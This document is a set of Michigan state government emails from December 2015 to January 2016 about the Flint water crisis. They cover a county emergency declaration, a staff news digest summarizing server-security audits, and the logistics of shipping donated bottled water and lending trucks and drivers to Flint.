| Traverse Bay Hosting Center Disaster Recovery Plan                                | Technology, Management and Budget | 100%                                     | 0%                      |
| Traverse City State Office Building Emergency Action Plan                         | Technology, Management and Budget | 100%                                     | 0%                      |
| Van Wagoner Building Emergency Action Plan  | Technology, Management and Budget | 100%                                     | 0%                      |
| Vehicle and Travel Services Building Emergency Action Plan                        | Technology, Management and Budget | 100%                                     | 0%                      |
| Westshire Building Evacuation Plan Westshire                                      | Technology, Management and Budget | 100%                                     | 0%                      |
| MDOT Business Continuity Plan   | Transportation                    | 96%                                      | 0%                      |
| MDOT Emergency Response Plan  | Transportation                    | 4%                                       | 0%                      |
| Department of Treasury - Bureau of Investments Business Continuity Plan           | Treasury                          | 100%                                     | 0%                      |
| Department of Treasury - Business Continuity Plan                                 | Treasury                          | 0%                                       | 0%                      |
| Stock Analysis - Investments  | Treasury                          | 0%                                       | 0%                      |
| Treasury - Facilities Incident Response Plan                                      | Treasury                          | 100%                                     | 0%                      |
| Treasury - Receipting of State Revenues Business Continuity Plan                  | Treasury                          | 100%                                     | 0%                      |
| Treasury - State Disbursements Identified as Critical to State Payments Business  | Treasury                          | 100%                                     | 0%                      |
| Treasury - State to Local Government Revenue Sharing Payments Business Continuity | Treasury                          | 83%                                      | 0%                      |
| Totals  |                                   |  |                         |
| Business Continuity Plans   |                                   | 131                                      |                         |

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Monday, January 04, 2016 4:48 PM  
**To:** Rambo, Carolyn (DTMB);Thompson, Kristi (DTMB)  
**Subject:** RE: PRESS RELEASE: GENESEE COUNTY COMMISSIONERS DECLARE EMERGENCY

Thanks for sharing. Reminder, we don't do anything without clearing through your contact at DHHS.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



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**From:** Rambo, Carolyn (DTMB)  
**Sent:** Monday, January 04, 2016 2:55 PM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoevering1@michigan.gov](mailto:Vancoevering1@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** FW: PRESS RELEASE: GENESEE COUNTY COMMISSIONERS DECLARE EMERGENCY

FYI

**From:** Kristin Moore [<mailto:kmoore@cityofflint.com>]  
**Sent:** Monday, January 04, 2016 2:03 PM

**Kristin Moore**  
**Public Relations Director, City of Flint**  
[kmoore@cityofflint.com](mailto:kmoore@cityofflint.com)

**FOR IMMEDIATE RELEASE**

## **GENESEE COUNTY COMMISSIONERS DECLARE EMERGENCY**

Flint, MI -- January 4, 2016 – During their first board meeting of the year, Monday morning, Genesee County Commissioners declared a state of emergency in Genesee County. The move a sign that county leaders support Flint Mayor Dr. Karen Weaver and her efforts to get resources and relief to the residents suffering from the ongoing water situation in the city.

Mayor Weaver declared a state of emergency in Flint last month to raise awareness about the severity of the problems surrounding the water situation that continues to effect residents. The problems a result of the man-made disaster caused by the city switching to the Flint River as a water source in 2014.

Following the board's vote today, Genesee County Commission Chairperson, Jaime Curtis said, "This is a state, man-made disaster and we're going to ask the state to fix their disaster. Curtis also said, "Genesee County is the fifth largest county in Michigan and we will not be ignored."

Mayor Weaver hopes the county's show of support will convince the Governor to provide the City of Flint with financial support to help leaders address immediate infrastructure needs. Those needs include more than \$45 million to replace every identified lead pipe in the city, reimbursement of the \$2 million spent to switch back to the Detroit Water Sewerage Department, \$6 million to help with the transfer to the Karegnondi pipeline and additional resources to support the city's Heath Initiative to assist affected adults and children in Flint who have consumed water contaminated with lead.

In an interview with media after the board's emergency declaration Mayor Weaver said, "It's a victory and a step in the right direction." The mayor plans to meet with Governor Snyder in Lansing Thursday of this week to discuss the state's response and next steps.

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, January 08, 2016 12:02 PM  
**To:** Thompson, Kristi (DTMB);Cischke, Roy (DTMB);Stevens, Deb (DTMB)  
**Subject:** Fwd: DTMB Capitol News 1/8/16

I'm going to add you to this email subscription. Please let me know if you would like me to add others.

Begin forwarded message:

**From:** "Sweeney, Matthew (DTMB)" <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>  
**Date:** January 8, 2016 at 11:55:59 AM EST  
**To:** "Sweeney, Matthew (DTMB)" <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>  
**Subject:** DTMB Capitol News 1/8/16

Happy New Year, Management Team!

Below is the first edition of a capitol update we plan to share with you on a bi-weekly basis. Knowing how busy you are, we hope these emails will be a convenient way to stay up to date on issues being discussed in the capitol related to DTMB and our customers.

Please note that while articles may be shortened for the sake of brevity, the content will not be altered, so it may contain opinions or quotes that DTMB does not necessarily endorse.

We're sending this initial update to the management team. Should there be anyone on your own team you think would benefit from being on the mailing list, please just respond with their email address. Suggestions or questions are welcomed as well.

Have a great weekend,

Matt



**JANUARY 8, 2016**

In this issue:

[State's Servers Vulnerable, According to Audit](#)  
[Audit: Guns, Propane Tank Stored With State's IT Servers](#)  
[Michigan to Clamp Down on Privatized Prison Deals](#)

## **State's Servers Vulnerable, According To Audit**

MIRS, 12/17/15

The security settings on 94 percent of State of Michigan's computer servers, the data warehouses for the state records, were not properly set, according to audit released today. The audit specifically examined a series of issues related the UNIX servers, some of which contained systems that Auditor General Doug A. RINGLER's office dubbed "critical to state government operations" and "life threatening" to citizens if they were unavailable.

The audit included a review of the security configurations of 63 servers. Of those, 59 - or 94 percent - were found to have vulnerable security configurations.

The state's Department of Technology, Management and Budget was also cited for not fully establishing and implementing effective procedures to detect and remediate security vulnerabilities.

Of the servers reviewed by auditors, 47 percent had not had a vulnerability scan in over a month. When vulnerability scans were conducted at the request of auditors, the average number of "high risk exposures" for state servers was 77. One server had 420 security incidents auditors labeled "high risk."

Other findings of the audit included:

- Failure to apply operating system patches for servers in a timely fashion;
- Need to establish a strategy to ensure only supported UNIX operating system versions are installed on servers containing state applications. Unsupported versions were operational on approximately 30 of the state's UNIX servers;
- The state did not establish and implement proper controls over who could access UNIX operating systems;
- DTMB failed to fully establish a segregation of duties over the administration of the state's UNIX servers. The DTMB Agency Services Division had too much control over key processes, which increased the risk that controls designed to secure the state's information systems could be circumvented;
- DTMB didn't maintain accurate records of UNIX server information, which is necessary to maintain server security and to ensure the ready availability of information for critical business decisions.



## Audit: Guns, Propane Tank Stored With State's IT Servers

MIRS, 12/18/15

For the second day in a row, the security and stability of the state's information technology systems have come under scrutiny from an audit.

Today, the Office of the Auditor General (OAG) released an unflattering look at the physical conditions of the places that contain the state's data systems. The auditors found loose restrictions in who had control to these places. They also flagged fire and water hazards with these rooms.

The findings from today's audit and one released Thursday were enough for the state to acknowledge that they "underscore the need for constant vigilance and improvement in the arena of cybersecurity," said Caleb BUHS, spokesperson for the Michigan Department of Technology, Management and Budget (DTMB).

The state keeps its computer servers and network equipment in various switch rooms and telecommunication rooms across the state. The OAG found that DTMB didn't implement controls to limit physical access to these places.

For instance, the OAG found former employees still had access to the state's hosting centers and switch rooms.

The OAG also scoped out the environmental conditions of these places and found they weren't being kept tidy, which has safety implications.

The auditors found some of these places weren't "reasonably free from dust, food and beverages," and even included pictures to show for it.

In some of these places, the auditors found everything from a propane tank to guns and holiday decorations.

On Thursday, the OAG released an audit critical of the security controls set on the state's servers.

Buhs said many of the concerns found in the audits were known potential vulnerabilities, with solutions that are in various stages of implementation.

Gov. Rick SNYDER has always talked up improving cybersecurity as a top priority for his administration, and Buhs said, "We have made strong gains in shoring up our IT resources during the Snyder administration and will continue to adjust our actions and plans as the technology world continues to evolve."

Buhs said one area of improvement the state is working on is a single sign-on system for state employees that will tighten access controls, known as MiLogin.

## Michigan to Clamp Down on Privatized Prison Deals

Detroit Free Press, 1/7/16

The Michigan Department of Corrections, which was at the center of a recent controversy over problems with its former prison food contractor, is setting up a 30-person unit to monitor the department's private contracts for the supply of food, medical treatment and other services.

Though privatization is on the rise in state government, officials say the corrections department is the first state department to set up such a unit.

Critics say the full cost of contract monitoring, highlighted by MDOC's new 30-person unit, does not always get factored in when the state opts to replace state employees with private contractors in a bid to save money.

Department Director Heidi Washington told a House appropriations subcommittee on Oct. 29 that the department has contracted out a number of services in addition to the highly publicized food services contract, which was initially awarded to Philadelphia-based Aramark Correctional Services but after much controversy switched to Trinity Services Group of Florida. Those include certain health services, mental health services and pharmaceuticals, she said.

"We need to better coordinate our monitoring efforts" across all contracts, with uniform standards and training for staff who do the monitoring, Washington said. "We have some significant relationships with vendors."

All told, the department spent about \$250 million last year on about 185 service contracts, including about 70 substance abuse contracts, more than a dozen sex offender related contracts and about a dozen prisoner re-entry contracts with community service agencies, spokesman Chris Gautz said.

Full story: <http://www.freep.com/story/news/politics/2016/01/07/prison-department-sets-up-unit-monitor-contractors/75949704/>

## Snyder Appoints Hollins To Oversee Flint Water Efforts

Gongwer, 12/17/15

Governor Rick Snyder, in response to preliminary recommendations from the Flint Water Advisory Task Force, appointed Harvey Hollins, the director of his Office of Urban Initiatives, to oversee efforts to resolve the water issues in the city.

"Harvey is well-versed in the issues and the challenges faced by our cities and will be effective in this role," Mr. Snyder said.

He said his administration would also work on an Internet dashboard to display progress made on the water issue.

The task force is still working on its final recommendations, but members said they issued the preliminary recommendations - in a letter dated December 7 but released Thursday - to get some of the changes in place more quickly.

"We felt it was imperative to make these initial recommendations to help address the water crisis in Flint instead of waiting until our final report is submitted," Task Force Co-Chair Chris Kolb said. "We appreciate the prompt acceptance of our request for action by the governor and see it as a step forward."

Co-Chair Ken Sikkema also said the initial review presented "a distributing situation."

"While the Task Force is far from done with our work, the initial review has presented a very disturbing situation that will require many actions to help those that have suffered," Mr. Sikkema said. "We saw no reason to wait until the final report to make these initial recommendations. We also anticipate that we will made additional recommendations prior to the final report."

Task force members said the departments of Environmental Quality and Health and Human Services needed to set goals for the various efforts underway in the city as well as contingency plans if those goals are not being met.

The task force called for a single person or entity to coordinate the efforts.

## **DPS debt payments mount to unsustainable levels**

Detroit News, 1/4/16

The debt payments of Detroit Public Schools — already the highest of any school district in Michigan — are set to balloon in February to an amount nearly equal to the school district's payroll and benefits as the city school system teeters on the edge of insolvency.

Detroit Public Schools has to begin making monthly \$26 million payments starting in less than a month to chip away at the \$121 million borrowed this school year for cash flow purposes and \$139.8 million for operating debts incurred in prior years. The city school system's total debt payments are 74 percent higher from last school year.

The debt costs continue to mount while Gov. Rick Snyder and the Legislature remain at odds over how to rescue Michigan's largest school district. A bankruptcy of the district could leave state taxpayers on the hook for at least \$1.5 billion in DPS debt.

The school district's payroll and health care benefits are projected to cost \$26.8 million in February — meaning the debt payments will be 97 percent of payroll. General fund operating

debt payments that exceed 10 percent of payroll are “a major warning flag,” municipal bond analyst Matt Fabian said.

“That’s extremely high,” said Fabian, managing director of Municipal Market Advisors in Concord, Massachusetts, who also followed the city of Detroit’s bankruptcy case. “That’s no longer, really, a normal school district. The school district has turned into a debt-servicing entity. It’s making its own mission impossible.”

As a result, the Detroit district won’t have enough cash to pay any bills in four months.

Full story: <http://www.detroitnews.com/story/news/education/2016/01/04/detroit-schools-debt-payments/78240726/>

####

---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Saturday, January 09, 2016 7:13 PM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Thompson, Kristi (DTMB)  
**Subject:** Re: Flint Water Contact

Carolyn can you also find out how many bottles of water are in each pallet?

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 21, 2015, at 10:14 AM, Rambo, Carolyn (DTMB) <[RamboCl@michigan.gov](mailto:RamboCl@michigan.gov)> wrote:

Sheryl,

The state of South Carolina has 93 pallets of bottled water available as well as 32 pallets of canned water. The manager from South Carolina recommended the canned water not be used for drinking but for uses in the home (bathing, toilet, cleaning, etc.). South Carolina's Federal Surplus Program is willing to transfer the water to the State of Michigan Federal Surplus Program. The City of Flint is responsible for setting up the logistics to get the pallets shipped to Flint as well as any shipping costs. Do you have any resources to help the city with the shipping costs? Please let me know if you have any questions.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image001.png>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Friday, December 18, 2015 9:00 AM  
**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Subject:** FW: Flint Water Contact

Carrie --

Can you please reach out to her? I'm not sure they have a way to pay for the transportation but at least talk with her about the opportunity.

Please keep me in the loop.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image002.png>

---

**From:** Buhs, Caleb (DTMB)  
**Sent:** Thursday, December 17, 2015 11:24 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Fwd: Flint Water Contact

See the email string below. Hopefully we can talk at the manager meeting about next steps.

Caleb Buhs

Begin forwarded message:

**From:** "Thompson, Sheryl D. (DHHS)" <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>  
**Date:** December 17, 2015 at 9:06:09 AM EST  
**To:** "Dykema, Linda D. (DHHS)" <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Cc:** "Minicuci, Angela (DHHS)" <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>, "Moran, Susan (DHHS)" <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>, "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>, "Anderson, Paula (DHHS)" <[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Re: Flint Water Contact

Please give him my cell number in addition to email. 517-285-0880

Sheryl Thompson  
Deputy Director of Field Operations

Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 17, 2015, at 8:47 AM, Dykema, Linda D. (DHHS)  
<[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)> wrote:

Ok, are you the right HHS contact for Caleb Buhs to get the water  
to the right place in Flint?

---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Thursday, December 17, 2015 8:44 AM  
**To:** Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Cc:** Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moran, Susan  
(DHHS) <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Buhs, Caleb (DTMB)  
<[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Anderson, Paula (DHHS)  
<[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Re: Flint Water Contact

Hi Linda, at one point we had more than enough water for the  
schools. However due to the need to emphasize using bottled  
water for everything continued donations would be helpful.

It helps to also reduce the water bill for families. While I have the  
filter I still use bottled water for coffee, cooking etc.  
kids for brushing their teeth.

I know that churches and food pantries are giving out cases of  
water with food baskets and give aways as well as at the health  
fairs.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 17, 2015, at 8:08 AM, Dykema, Linda D. (DHHS)  
<[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)> wrote:

Sheryl,

Please see the e-mails below. I've heard conflicting messages about the need for bottled water. Can you provide some insight? Thanks

*Linda D. Dykema, Ph.D.*

Environmental Public Health Director  
Division of Environmental Health  
Michigan Department of Health & Human Services  
517.335.8566  
[dykemaL@michigan.gov](mailto:dykemaL@michigan.gov)

---

**From:** Minicuci, Angela (DHHS)  
**Sent:** Thursday, December 17, 2015 7:32 AM  
**To:** Moran, Susan (DHHS) <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>;  
Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>;  
Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Cc:** Anderson, Paula (DHHS)  
<[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Fwd: Flint Water Contact

Good morning everyone,

Please see the offer below from the DTMB PIO regarding bottled water for Flint. Can you please work with Caleb to help facilitate this?

Thank you,  
Angela

Sent from my iPhone

Begin forwarded message:

**From:** "Buhs, Caleb (DTMB)"  
<[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Date:** December 17, 2015 at 6:41:16 AM EST  
**To:** "Minicuci, Angela (DHHS)"  
<[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>  
**Subject:** Flint Water Contact

Through a connection in our Surplus Office we have identified pallets of bottled water in South Carolina that they are willing to donate to Flint. I don't have many details right now, but I was hoping to connect our staff with the DHHS contact overseeing



the Flint efforts to see if this is something that would be helpful. Can you get me a name and phone number?

Thanks,

Caleb Buhs

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Monday, January 11, 2016 2:57 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Re: Update on Flint Water Deliveries

If they ask for additional drivers we may have someone at VTS. Do they need a CDL ?

On Jan 11, 2016, at 2:54 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Joyce –

I wanted to give you a heads up on our current efforts to support the relief efforts in Flint.

- We have two trucks and drivers that went to Flint today and will stay overnight all week handling deliveries of water and filters
- We are sending two more drivers and two more trucks tomorrow to assist Tuesday – Friday. They do not need to stay overnight but may elect to do so.
- We have provided three 24 foot trucks and one semi along with two MVO 8's and two EO9's.
- In order to accommodate this we have had to request one of our drivers to work 2.5 hours of OT per day for the rest of the week. This is to accommodate the Depot deliveries that will be impacted as well as to ensure the late PO run remains consistent
- At this point, I do not have any additional staff or drivers that I can send to assist without impacting our other routes and services.

Just wanted you to be fully in the loop in case you get questions from Brom. Please let me know if I have missed anything that you need to know.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image003.png>

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Monday, January 11, 2016 3:00 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Re: Update on Flint Water Deliveries

Just let me know if you need additional drivers

On Jan 11, 2016, at 2:58 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

While we require all of our drivers to at least have a Class B, depending on the size truck that they drive not all require a CDL. The smaller trucks like a cube do not require anything by MDOS.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image003.png>

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Monday, January 11, 2016 2:57 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Update on Flint Water Deliveries

If they ask for additional drivers we may have someone at VTS. Do they need a CDL ?

On Jan 11, 2016, at 2:54 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Joyce –

I wanted to give you a heads up on our current efforts to support the relief efforts in Flint.

- We have two trucks and drivers that went to Flint today and will stay overnight all week handling deliveries of water and filters
- We are sending two more drivers and two more trucks tomorrow to assist Tuesday – Friday. They do not need to stay overnight but may elect to do so.
- We have provided three 24 foot trucks and one semi along with two MVO 8's and two EO9's.

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- At this point, I do not have any additional staff or drivers that I can send to assist without impacting our other routes and services.

Just wanted you to be fully in the loop in case you get questions from Brom. Please let me know if I have missed anything that you need to know.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
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
**From:** Rambo, Carolyn (DTMB)  
**Sent:** Monday, January 11, 2016 3:31 PM  
**To:** Thompson, Sheryl D. (DHHS)  
**Cc:** Buhs, Caleb (DTMB);Thompson, Kristi (DTMB);VanCoeving, Joyce (DTMB);Wright, Seth (DTMB)  
**Subject:** Flint water

Sheryl,

I have set up shipping with UPS for the 92 pallets of water coming out of South Carolina. The warehouse manager said that there are 24 bottles per case, but the pallets range from 60-84 cases. So I am estimating there should be between 135,000 – 185,000 bottles of water being shipped. Three semi loads will be delivered on Wednesday (1/13) and two more will be delivered on Friday (1/15). Each truck load will cost \$1,600 to ship for a total of \$8,000. I am working with another state warehouse in South Carolina to see if they are willing to transfer more water to Michigan. They may have between 100-150 more pallets of bottled water. There will also be about 2 million liters of bottled water coming available in the next couple of weeks that may be allocated to the State of Michigan. I will keep you updated as I receive more info on this.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Monday, January 11, 2016 3:34 PM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Buhs, Caleb (DTMB);Thompson, Kristi (DTMB);VanCoevinger, Joyce (DTMB);Wright, Seth (DTMB)  
**Subject:** RE: Flint water

That is wonderful. Thank you!

---


**From:** Rambo, Carolyn (DTMB)  
**Sent:** Monday, January 11, 2016 3:31 PM  
**To:** Thompson, Sheryl D. (DHHS) <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>  
**Cc:** Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; VanCoevinger, Joyce (DTMB) <[Vancoevering1@michigan.gov](mailto:Vancoevering1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Subject:** Flint water

Sheryl,

I have set up shipping with UPS for the 92 pallets of water coming out of South Carolina. The warehouse manager said that there are 24 bottles per case, but the pallets range from 60-84 cases. So I am estimating there should be between 135,000 – 185,000 bottles of water being shipped. Three semi loads will be delivered on Wednesday (1/13) and two more will be delivered on Friday (1/15). Each truck load will cost \$1,600 to ship for a total of \$8,000. I am working with another state warehouse in South Carolina to see if they are willing to transfer more water to Michigan. They may have between 100-150 more pallets of bottled water. There will also be about 2 million liters of bottled water coming available in the next couple of weeks that may be allocated to the State of Michigan. I will keep you updated as I receive more info on this.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Monday, January 11, 2016 5:14 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** RE: Update on Flint Water Deliveries

We have about 4 guys with CDL's in case you need more. VTS can have vendors do more work for us if we don't have available staff so it's somewhat easier to loan out staff.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Monday, January 11, 2016 3:00 PM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** RE: Update on Flint Water Deliveries

OK. Will do. Thanks!

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ CSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Monday, January 11, 2016 3:00 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Update on Flint Water Deliveries

Just let me know if you need additional drivers

On Jan 11, 2016, at 2:58 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

While we require all of our drivers to at least have a Class B, depending on the size truck that they drive not all require a CDL. The smaller trucks like a cube do not require anything by MDOS.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image003.png>

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Monday, January 11, 2016 2:57 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Update on Flint Water Deliveries

If they ask for additional drivers we may have someone at VTS. Do they need a CDL ?

On Jan 11, 2016, at 2:54 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Joyce –

I wanted to give you a heads up on our current efforts to support the relief efforts in Flint.

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- At this point, I do not have any additional staff or drivers that I can send to assist without impacting our other routes and services.

Just wanted you to be fully in the loop in case you get questions from Brom. Please let me know if I have missed anything that you need to know.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image003.png>

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**From:** Murphy, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 9:21 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** RE: Drivers/Trucks

Okay... Thank you. I just received a call from Mike at VTS, It seems one of the trucks Shelly rented from star the wipers do not work and the lift gate is not big enough to handle the weight of a pallet of water so they were wondering if they can swap it out with a Star truck from the flint garage. Shelly is in a class until 1 pm, any suggestions???

Chris Murphy  
DTMB/ Delivery Services  
Supervisor I D Mail & Moves  
[Murphyc2@michigan.gov](mailto:Murphyc2@michigan.gov)  
517-322-5116  
517-281-2391



**HELP. CONNECT. SOLVE.**

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Thursday, January 14, 2016 9:17 AM  
**To:** Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Cc:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>  
**Subject:** RE: Drivers/Trucks

Chris --

I'm working on finding out the hours for the next few days. Will let you know as soon as I hear. The VTS guys are all set. They will work through Tuesday.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 14, 2016 7:35 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Cc:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>  
**Subject:** Re: Drivers/Trucks

Good morning Kristi,

I am in a training until 1:00. I spoke to Chris to let him know about this and he will contact our guys. So, if you could get with him, he will handle it.

We would need to know the times - is it from 8:30 - 5, so they don't have to stay?

Thanks,  
Shelly

Sent from my iPhone

On Jan 13, 2016, at 7:19 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

We will take a look at scheduling and let you know tomorrow.

Thanks,  
Kristi

On Jan 13, 2016, at 6:39 PM, Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)> wrote:

We currently have 7 assigned. You tell me if they would be available to work through the weekend and next week.

Jeanette

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, January 13, 2016 6:09 PM  
**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Cc:** Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Subject:** Re: Drivers/Trucks

How many of the trucks and drivers?

Thanks,  
Kristi

On Jan 13, 2016, at 5:21 PM, Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)> wrote:

Hi Ladies -

Just found out that MSP would like us to finish up the water/filter door-to-door deliveries within the next 5 days. What is the chance we will have your trucks/drivers continue to be available?

Please discuss and let me know. Thank you!!!


Jeanette Doll, Professional Emergency Manager  
MI Dept. of Technology, Management & Budget  
Emergency Management Coordinator  
(517) 373-2231 Office  
(517) 719-8763 Cell  
<image003.jpg>

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**From:** Murphy, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 9:40 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** RE: Drivers/Trucks

Thank you, it's all taken care of...☺

Chris Murphy  
DTMB/ Delivery Services  
Supervisor I D Mail & Moves  
